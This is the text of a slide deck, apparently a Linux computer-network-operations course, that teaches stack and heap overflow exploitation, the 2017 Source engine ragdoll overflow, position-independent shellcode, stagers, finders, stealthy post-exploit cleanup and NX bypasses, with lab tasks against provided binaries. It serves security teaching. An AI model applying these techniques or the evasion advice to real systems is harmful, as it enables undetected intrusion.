


Stack Overflows

Stack Memory

- Grows away from `0xFFFFFFFFFFFFFFFF`
- Memory is written towards `0xFFFFFFFFFFFFFFFF`
- Each functions stack data exists in a “stack frame”

STACK



Common Exploitation Vectors

- Saved RIP
 - Address of the next instruction is pushed onto the stack as part of a “call” instruction (return address)
 - Referred to as “saved RIP”
 - Sometimes just referred to as the return address
- Local data overwrite
 - Overwrite local control data to affect control flow
 - Counters, flags, `char*`, structure data, etc.



Saved %rip Overwrite

- Saved `%rip`
 - Address of the next instruction is pushed onto the stack as part of a `call` instruction (return address)
 - Referred to as “saved `%rip`”
- Overflowing a stack variable may allow reaching one of these saved instruction pointers
 - Execution is returned to the previous instruction through the `ret` instruction
 - This is equivalent to `pop %rip` (which is not a valid instruction)
 - May have a suffix that is a value to add to stack pointer



Saved %rip Overwrite (continued)



- The loop writes 20 bytes into a 12 byte buffer, overwriting the saved %rip value and everything between
- When main returns, it attempts to execute at the address 0x41414141414141414141

```
int main(int argc, char **argv) {  
    size_t i;  
    char foo[0x20] = {0};  
    for(i=0; i < 0x20 + 8 + 8 + 8; i++) {  
        foo[i] = 0x41;  
    }  
}
```

Low addresses

Foo+0x8
Foo+0x10
Foo+0x18
i
Saved %rbp
Saved %rip

High addresses



ManTech

Saved %rip Overwrite (continued)



- The loop writes 20 bytes into a 12 byte buffer, overwriting the saved %rip value and everything between
- When main returns, it attempts to execute at the address 0x41414141414141414141

```
int main(int argc, char **argv) {  
    size_t i;  
    char foo[0x20] = {0};  
    for(i=0; i < 0x20 + 8 + 8 + 8; i++) {  
        foo[i] = 0x41;  
    }  
}
```

The compiler
does what it
wants

Low addresses

Foo+0x8
Foo+0x10
Foo+0x18
???
...
???
Saved %rbp?
Saved %rip

High addresses



Code Execution Via Fraggging

- In June 2017 a bug was found in the Source engine
- A buffer overflow in the source engine allowed remote code execution on a player's box that could be triggered by killing that player.
- The bug is triggered by providing a custom ragdoll model with the same name as an existing model along with a custom map, superseding the default model.
- steamclient.dll had ASLR disabled (more on this later), greatly simplifying the attack.

```
const char *nexttoken(  
char *token, const char *str,  
char sep)  
{  
    ...  
    while ((*str != sep) &&  
(*str != '\0'))  
    {  
        *token++ = *str++;  
    }  
    ...  
}
```

```
class CRagdollCollisionRulesParse : public IPhysicsKeyHandler  
{  
    virtual void ParseKeyValue( void *pData, const char *pKey,  
const char *pValue )  
    {  
        ...  
        else if ( !strcmpi( pKey, "collisionpair" ) )  
        ...  
        char szToken[256];  
        const char *pStr = nexttoken(szToken, pValue, ',');  
        ...  
    }  
}
```


Code Execution Via Fraggging

- In June 2017 a bug was found in the Source engine
- A buffer overflow in the source engine allowed remote code execution on a player's box that could be triggered by killing that player.
- The bug is triggered by providing a custom ragdoll model with the same name as an existing model along with a custom map, superseding the default model.
- steamclient.dll had ASLR disabled (more on this later), greatly simplifying the attack.

```
const char *nexttoken(  
char *token, const char *str,  
char sep)  
{  
    ...  
    while ((*str != sep) &&  
        (*str != '\0'))  
    {  
        *token++ = *str++;  
    }  
    ...  
}
```

```
class CRagdollCollisionRulesParse : public IPhysicsKeyHandler  
{  
    virtual void ParseKeyValue( void *pData, const char *pKey,  
const char *pValue )  
    {  
        ...  
        else if ( !strcmpi( pKey, "collisionpair" ) )  
        {  
            char szToken[256];  
            const char *pStr = nexttoken(szToken, pValue, ',');  
            ...  
        }  
    }  
}
```

Code Execution Via Fraggging

- In June 2017 a bug was found in the Source engine
- A buffer overflow in the source engine allowed remote code execution on a player's box that could be triggered by killing that player.
- The bug is triggered by providing a custom ragdoll model with the same name as an existing model along with a custom map, superseding the default model.
- steamclient.dll had ASLR disabled (more on this later), greatly simplifying the attack.

szToken has a size of 256 bytes.

```
class CRagdollCollisionRulesParse : public IPhysicsKeyHandler
{
    virtual void ParseKeyValue( void *pData, const char *pKey,
    const char *pValue )
    {
        ...
        else if ( !strcmpi( pKey, "collisionpair" ) )
        {
            ...
            char szToken[256];
            const char *pStr = nexttoken(szToken, pValue, ',');
            ...
        }
    }
}
```



Code Execution Via Fraggging

- In June 2017 a bug was found in the Source engine
- A buffer overflow in the source engine allowed remote code execution on a player's box that could be triggered by killing that player.
- The bug is triggered by providing a custom ragdoll model with the same name as an existing model along with a custom map, superseding the default model.
- steamclient.dll had ASLR disabled (more on this later), greatly simplifying the attack.

```
const char *nexttoken(  
char *token, const char *str,  
char sep)  
{  
    ...  
    while ((*str != sep) &&  
        (*str != '\\0'))  
    {  
        *token++ = *str++;  
    }  
    ...  
}
```

nexttoken will copy str into token until it encounters a NULL character or the delimiter character sep (No bounds checking).



LINUX CNO Programming



Lab 7

Basic Buffer Overflow

Tasks

Using the provided binary:

- Fuzz the server until it crashes
 - Use GDB to note where and how
- Use a disassembler to determine the size and position of the buffer you are overflowing
- Use a hardcoded stack address to overwrite RIP
- Start with `EB FE` as your shellcode and attempt the exploit
 - Watch the CPU usage using htop
 - You will know it lands when the CPU goes to 100%
- Once successful, use provided shellcode instead of `EB FE`



Considerations

- Make sure ASLR is turned off
 - `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
- Executing off of the stack may cause corruption of shellcode
 - If `%rip` is near `%rip`, the shellcode may end up modifying itself
 - Place your shellcode on the side of `%rip` that `%rsp` grows away from!
 - Prefix shellcode that modifies the stack pointer
 - `add %rsp, -0x1008`
- The stack pointer must be platform width aligned (8 bytes on x64)
- Certain characters effect the way the application reads in the data
 - `0x00 0x0d 0x0a`



Wrap-up



- What is a reason that using a hardcoded stack address may not function in a real world environment?
- Questions?



ManTech

Stack protection

- How does GCC offer protection from stack overflows?



- A “canary” (integer chosen at function start) is pushed onto the stack after the return pointer
 - Value is checked on program exit
 - Program prints an error message and exit if check fails



Stack protection

- `-fstack-protector`
 - Protects only functions with “vulnerable objects”, which either
 - Call `alloca`
 - Have a buffer larger than 8 bytes
- `-fstack-protector-all`
 - Protects all functions
 - Lots of time spent checking guard variables
- `-fstack-protector-strong`
 - In addition to `fstack-protector`, also protects functions with
 - Local array definitions
 - References to local frame addresses
- `-fno-stack-protector`



Stack protection



- Fedora packages are compiled with `-fstack-protector-strong` since Fedora 20 (December 2013)



Function Pointers



- Handled the same as an `%rip` overwrite
 - The function pointer is overwritten with your desired address
 - When the function is called, your code is called instead



LINUX CNO Programming



Lab 8

Signal Handler

Tasks



Using the provided binary:

- Use buffer overflow to overwrite global function pointer used in signal handler
- Beware the stack canary
- Cause an exception that triggers the signal handler
- Start with `EB FE` as your shellcode and attempt the exploit
 - Watch the CPU usage using `htop`
 - You will know it lands when the CPU goes to 100%
- Once successful, use provided shellcode instead of `EB FE`



ManTech

Considerations

- Make sure ASLR is turned off
 - `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`
- Executing off of the stack may cause corruption of shellcode
 - If `%rip` is near `%rsp`, the shellcode may end up modifying itself
 - Place your shellcode on the side of EIP that ESP grows away from!
 - Prefix shellcode that modifies the stack pointer
 - `add %rsp, -0x1008`
- The stack pointer must be platform width aligned (8 bytes on x64)



LINUX CNO Programming



Heap Overflows

Heap Memory


- **WARNING:** These statements are OS specific!
- Terminology
 - Arena: structure which references 1+ heaps and contains linked lists of chunks within those heaps which are “free”
 - Heap: contiguous region of memory that is subdivided into chunks which can be allocated
 - Chunk: section of memory that can be allocated, freed, or combined with adjacent chunks



Heap Memory



- Anatomy of a chunk



- Note that free chunks form a linked list and are iterated through when `malloc` is called



Common Exploitation Vectors

- Data Structures
 - Linked Lists
 - Overwrite of internally managed linked list pointers can create a write-what-where
 - Object/Structure data
 - Internal C++ data may be overwritten to provide desired effects
 - Structures may also contain ideal data
 - Heap management data
 - Chunk header overwrite
 - Free list overwrite
 - Look-aside list overwrite




Exploitation Vectors *(continued)*

- Control Flow Data
 - Dispatch Tables/Dynamically Loaded function pointers
 - Internally managed function pointers can be overwritten to directly point to shellcode
 - VTable pointer overwrite
 - C++ and other object oriented languages may represent class methods as a series of function pointers in a “VTable”
 - An instance of a class with virtual methods contains a pointer to this table
 - This pointer is overwritten with the address of a pointer to shellcode/bounce address (a ‘double dereference’)
 - Actually pointer that +n points to shellcode
 - Can be difficult to find



Doubly-Linked List Unlink


- Here we have a doubly-linked list with 3 items
 - It is not circularly linked, but NULL terminated
 - Let's step through an unlink operation on B




Doubly-Linked List Unlink

```
void unlink(item_t* e) {
    e->next->prev = e->prev;
    e->prev->next = e->next;
}
```


```
mov    rdx, [rcx + 0x08] # rdx = e->next
mov    rax, [rcx + 0x10] # rax = e->prev
mov    [rdx + 0x10], rax # (rdx)->prev = e->prev
mov    [rax + 0x08], rdx # (rax)->next = e->next
ret
```



Doubly-Linked List Unlink after Corruption



Doubly-Linked List Unlink after Corruption



Linked Lists Variations

- Circularly linked vs NULL terminated
- Doubly linked vs singularly linked
- Position of next/prev pointers within the structure
- Use of a interior `list_entry` structure
 - `next/prev` would not point to the beginning of the next or prev struct, but to the `list_entry` in that structure
- “safe” link operations
 - For example, as part of the unlink operation:
 - Before doing `e->next->prev = e->prev` first check `e->next->prev == e`
 - How do these checks mitigate our simple Write What Where?



ELF sections review

- Relocation is the process of looking up the addresses of functions from dynamically linked libraries and placing them where they can be called by the user (performed by the linker)
- Relevant sections:
 - `.got`
 - Global Offset Table, where the final offsets are filled in by the linker
 - `.plt`
 - Procedure Linkage Table, stubs that look up the addresses in `.got.plt` and either jump to the right address or force the linker to look it up



LINUX CNO Programming



Lab 9

Heap overflow

Tasks

Using the provided binary:

- Gain execution through a linked list unlink operation
- Use a hardcoded address for your `%rip` overwrite
- Start with `EB FE` as your shellcode and attempt the exploit
 - Watch the CPU usage using `htop`
 - You will know it lands when the CPU goes to 100%
- Once successful, use provided shellcode instead of `EB FE`



Considerations

- It may be necessary to send multiple headers
 - Possibly even of the same type
- Heap is executable
- The stack pointer must be platform width aligned (8 bytes on x64)
- Certain characters may effect the way the application reads in the data
 - 0x00 0x0d 0x0a
- Make sure ASLR is turned off
 - `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space`



LINUX CNO Programming



Shellcoding

Shellcoding *(continued)*



- What is Shellcode?
 - Small/handwritten assembly used as the payload for an exploit
 - Originally “shellcode” was used exclusively to spawn a command shell
 - Modern shellcode may be far more complex, however, the name has stuck
- Consider size restraints
 - If it doesn't fit in their buffer, ... what's the point?
 - May be split into multiple stages to make it work



Shellcoding *(continued)*

- Code must be mobile!
 - Hard coded addresses most likely will not work in production!
 - Should use an importer or syscalls to interface with the operating system
 - Bundled data must be located dynamically:
 - call forward
 - jmp forward call back
 - Floating point instructions
 - %rip relative



Shellcoding, call forward



```
bits 64
segment .text

call forward

db '/usr/lib64/pwn.so',0

forward:

pop <register> ;address of string into register!

;manipulate data
```



Shellcoding, jmp forward call back



```
bits 64

jmp forward

back:

pop <register>      ;location of data into register!

;manipulate data

forward:

call back

;data here!
```



Shellcoding, floating point instructions



```
bits 32

segment .text

fld st(1)

fnstenv [esp-0Ch]

pop <register> ; address of fld st(1)!

...
```



ManTech

Shellcoding, %rip relative



```
bits 64

segment .text

lea [%rip + MYDATA], %rax
...

MYDATA:
db "I'm data!", 0
```



Shellcode Stagers

- What is a stager?
 - Shellcode stub used to enable execution of shellcode
- Why would you need one?
 - Small buffers...
- What are some techniques that could be used to stage?
 - Is there a socket available?
 - Is the stack executable?
 - Must I allocate memory?



Shellcode Finders

- What is a finder?
- Why would you need one?
- What are some techniques that could be used to find stuff?
 - Don't fall off the edge of the world ...
 - Scan heap memory
 - Chunks can be walked individually
 - Segments may be scanned linearly
 - Shellcode must be in the heap
 - Relies on chunk headers to be correct
 - Scan up/down stack
 - Shellcode must be on the stack



Shellcode Finders *(continued)*

- Payload checksum verification may be necessary
 - The process isn't holding its breath for you to finish...
 - Multiple copies may exist in memory
 - Some copies may be corrupt/incomplete
 - Small succinct algorithms work best
 - Why are we using a finder in the first place?
 - 16/32 bit accumulators
 - 16/32 bit XOR
 - ROL/ROR hash
 - ...



Shellcode Cleanup

- We executed our shellcode, do you think we're done?
- Detection is **NOT** acceptable!
 - Non-worker threads and processes must survive
 - Applications must continue to function
- What are some things we may need to do for this to occur?
 - Fix-up corrupt data structures
 - Heap Metadata (Chunks, Free List, ...)
 - Smashed object data
 - Repair corrupt control data
 - VTables
 - Register state



Shellcode Cleanup *(continued)*

- Unwinding the stack
 - Forge a return state to a previous stack frame
 - Allows processing to continue normally
 - Choose the deepest frame possible
 - The deeper the frame, the fewer resources leaked
 - Steps
 - Identify the ideal frame to return to
 - Release shared resources (Locks, semaphores, ...)
 - Restore saved register information
 - Populate `%rax` with an appropriate return value
 - Return



Shellcode Cleanup *(continued)*

- Exit Thread/Exit Processes
 - Inside dispatch threads or worker processes, exiting may be acceptable
 - Minimizes cleanup
 - May be only option if memory is too corrupted
 - Special considerations for threads
 - Release all shared resources
 - MUST repair shared data structures



LINUX CNO Programming



Protection Mechanisms

NX



- Non-executable memory (NX)
 - Hardware enforced page permissions
 - Causes an access violation if `%rip` points to non-executable memory while executing
- Why does this make things difficult?
 - Shellcode is most frequently not located in executable memory!
- Known workarounds
 - gcc's `-z execstack`
 - `mprotect`
 - Allocate and copy
 - Return-Oriented Programming (ROP)



Return-Oriented Programming (ROP)

